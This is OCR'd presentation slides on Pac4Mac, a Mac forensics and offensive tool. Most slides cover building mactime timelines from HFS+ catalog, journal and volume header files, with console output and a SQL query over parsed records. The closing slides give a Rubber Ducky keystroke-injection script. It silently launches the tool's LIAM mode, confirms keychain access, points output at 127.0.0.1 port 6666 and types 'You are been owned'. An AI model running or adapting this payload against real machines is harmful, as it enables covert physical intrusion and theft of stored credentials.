







Focus on "data analysis"

- Exploit system logs > **Build mactime with FLS output output**



Focus on "data analysis"

- Exploit system logs > **Build mactime with $CatalogFile**
  - With *AHJP* : Author *Matthew Seyer*
  - *AHJP* allows to build timeline with:
    - $CatalogFile
    - Journal file
    - Volume Header (1024 bytes)



  - *AHJP* is included with *Pac4Mac* into "*tools/AHJP*" directory
  - Mode "6" of *Pac4Mac* allows to dump automatically these 3 data
  - Mode "7" with option "14" allows to launch *AHJP* from *Pac4Mac*

Focus on "data analysis"

- Exploit system logs > **Build mactime with $CatalogFile**

```
[ ] SYSTEM INFORMATION
13: Exploit system logs
14: Build Mactime

b:  Back

Analysis to launch > 14


==========================================
                    ==== Build MACTIME
==========================================

1: Build Mactime from FLS output
2: Build Mactime from Catalog files

Your choice (b to back) > 2
```

```
Catalog File is available : catlog_file_dev_rdisk1-0.ctg
Journal File is available : journal_file_dev_rdisk1-0.journal
Volume Header File is available : volume_header_dev_rdisk1-0.volheader

Data consolidation of Journal, Catalog and Volume Header files, be patient
...


Tue Feb  4 10:48:42 2014 - Starting
Parsing Catalog:   2% [===                 *
Parsing Catalog:  43% [=========================================================          *
Use of uninitialized value in concatenation (.) or string at /</Users/sud0man/Documents/1#RandD/code/pac4
5318/catalogFiles/ahjp_cli_beta_osx>parser.pm line 468.
Use of uninitialized value in concatenation (.) or string at /</Users/sud0man/Documents/1#RandD/code/pac4
5318/catalogFiles/ahjp_cli_beta_osx>parser.pm line 468.
Parsing Catalog:  47% [============================*================================
Use of uninitialized value in concatenation (.) or string at /</Users/sud0man/Documents/1#RandD/code/pac4
5318/catalogFiles/ahjp_cli_beta_osx>parser.pm line 468.
Use of uninitialized value in concatenation (.) or string at /</Users/sud0man/Documents/1#RandD/code/pac4
5318/catalogFiles/ahjp_cli_beta_osx>parser.pm line 468.
Parsing Catalog:  66% [=============================================================================*=======
Use of uninitialized value in concatenation (.) or string at /</Users/sud0man/Documents/1#RandD/code/pac4
5318/catalogFiles/ahjp_cli_beta_osx>parser.pm line 468.
Use of uninitialized value in concatenation (.) or string at /</Users/sud0man/Documents/1#RandD/code/pac4
5318/catalogFiles/ahjp_cli_beta_osx>parser.pm line 468.
Parsing Catalog:  66% [=============================================================================*=======
Use of uninitialized value in concatenation (.) or string at /</Users/sud0man/Documents/1#RandD/code/pac4
5318/catalogFiles/ahjp_cli_beta_osx>parser.pm line 468.
Parsing Catalog:  66% [=============================================================================*=======
Use of uninitialized value in concatenation (.) or string at /</Users/sud0man/Documents/1#RandD/code/pac4
5318/catalogFiles/ahjp_cli_beta_osx>parser.pm line 468.
Parsing Catalog:  74% [============================*================================================
Use of uninitialized value in concatenation (.) or string at /</Users/sud0man/Documents/1#RandD/code/pac4
5318/catalogFiles/ahjp_cli_beta_osx>parser.pm line 468.
Parsing Catalog: 100% [=============================================================================*=======
Indexing Catalog Record Table
Parsing Journal: (nothing to do)

Creating Change Report: (nothing to do)=====================================================================

Tue Feb  4 11:00:28 2014 - Finished
Resultat are stored into analysis/140204-10h4841_ConsoCatalogFile/
```

Focus on "data analysis"

- Exploit system logs > **Build mactime with $CatalogFile**


```
SELECT r_id, r_name, r_fullname, r_recordType_s, r_accessDate, r_attributeModDate,
r_createDate, r_contentModDate, r_hash, r_logicalSize, r_sourceType FROM record_tbl
```

Enter SQL

SELECT r_id, r_name, r_fullname, r_recordType_s, r_accessDate, r_attributeModDate, r_createDate, r_contentModDate, r_hash, r_logicalSize, r_sourceType FROM record_tbl

Run SQL | Actions | Last Error: not an error

r_id	r_name	r_fullname	r_recordTy...	r_accessDate	r_attribute...	r_createDate	r_contentM...	r_hash	r_logical
101838	erc-menu.elc	//My HD/usr/share/ema...	FileRecord	2012-08-2...	2013-01-1...	2012-08-2...	2013-01-1...	73f59e5bdc...	0
101839	erc-netsplit.el.gz	//My HD/usr/share/ema...	FileRecord	2007-04-0...	2013-01-1...	2007-04-0...	2007-04-0...	deb42b766...	2586
101840	erc-netsplit.elc	//My HD/usr/share/ema...	FileRecord	2012-08-2...	2013-01-1...	2012-08-2...	2013-01-1...	37437fe3eb...	0
101841	erc-networks.el.gz	//My HD/usr/share/ema...	FileRecord	2007-04-0...	2013-01-1...	2007-04-0...	2007-04-0...	5622f94e5f...	11029
101842	erc-networks.elc	//My HD/usr/share/ema...	FileRecord	2014-01-0...	2013-01-1...	2012-08-2...	2013-01-1...	1a86d8e8cc...	0
101843	erc-nicklist.el.gz	//My HD/usr/share/ema...	FileRecord	2007-01-2...	2013-01-1...	2007-01-2...	2007-01-2...	86ead27bf6...	4652
101844	erc-nicklist.elc	//My HD/usr/share/ema...	FileRecord	2014-01-0...	2013-01-1...	2012-08-2...	2013-01-1...	ec347a6f06...	0

TO DO LIST

- integration of my own parser of journal and $CatalogFile files
- integration Mach-O analysis module
- spotlight inspection

- Exploitation with *Rubber Ducky*
  - if *Pac4Mac* is stored on */Volumes/USB_KEY/pac4mac/*
  - You can easily launch LIAM mode without touch your keyboard
  - Code is :

```
DELAY 1000
COMMAND SPACE
DELAY 2000
STRING terminal
ENTER
DELAY 4000
STRING cd /pac4mac/
ENTER
DELAY 200
STRING python pac4Mac_0.3.py
ENTER
DELAY 2000
STRING 1
ENTER
DELAY 2000
STRING 2
ENTER
```

```
DELAY 4000
REM keychain validation
ENTER
DELAY 1000
DELAY 4000
STRING y
ENTER
DELAY 200
STRING 127.0.0.1
ENTER
DELAY 200
STRING 6666
ENTER
DELAY 1000
STRING q
ENTER
STRING You are been owned ...
```